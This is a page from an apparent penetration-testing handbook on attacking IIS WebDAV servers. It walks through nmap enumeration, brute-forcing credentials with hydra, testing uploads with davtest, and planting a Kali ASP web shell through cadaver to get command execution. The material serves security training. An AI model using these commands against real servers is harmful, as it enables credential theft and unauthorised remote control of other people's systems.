> For the complete documentation index, see [llms.txt](https://insecurecodes.gitbook.io/redbook/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://insecurecodes.gitbook.io/redbook/system-host-based-attacks/windows/frequently-exploited-windows-services.md).
# Frequently exploited Windows Services
## IIS WebDAV
### General information
#### IIS
* Default ports
```
80, 443
```
* Supported executed files
```
.asp
.aspx
.config
.php
```
#### WebDAV
WebDAV is a protocol that allows you to edit web content on a server using HTTP or HTTPS connections. It has advantages over FTP such as more security options and file locking.
* Default ports
```
80, 443
```
* Needs legitimate credentials, since it implements authentication in form of a username/password
### Steps of exploitation
1. Enumeration. Identify whether WebDAV has been configured to run on the IIS web server.
2. Brute-force attack on the WebDAV server in order to identify legitimate credentials that we can use for authentication.
3. Upload a malicious (like a .asp payload) and execute arbitrary commands or obtain a reverse shell on the target.
#### Useful tools
* [davtest](https://code.google.com/archive/p/davtest/) -> Used to scan. authenticate and exploit a WebDAV server.
* [cadaver](https://github.com/notroj/cadaver) -> Supports file upload, download, on-screen display, in-place editing, namespace operations (move/copy), collection creation and deletion, property manipulation, and resource locking on WebDAV servers.
### Exploitation

#### nmap
```sh
nmap -sV -sC $IP
```
* nmap deep dive
```sh
nmap -sv -p 80 --script=http-enum $IP
```
#### Bruteforce the authentication
The address will be `http://%IP/webdav/`
{% code overflow="wrap" %}
```sh
hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordlists/metasploit/common_passwords.txt $IP http-get /webdav/
```
{% endcode %}
#### davtest
```sh
davtest -auth admin:password_123 -url http://$IP/webdav
```
* The most important section of the output, with that we can see that .asp can be executed and we can get our reverse shell wih that
#### cadaver
```shell
cadaver http://$IP/webdav
Put credentials and get a cmd shell
```
* Use kali linux pre-package web shells to upload a file and get access
Folder:
```bash
/usr/share/webshells
```

* Using the cadaver shell upload the web shell
```sh
put /usr/share/webshells/asp/cmd
```
* Go via UI and execute the web shell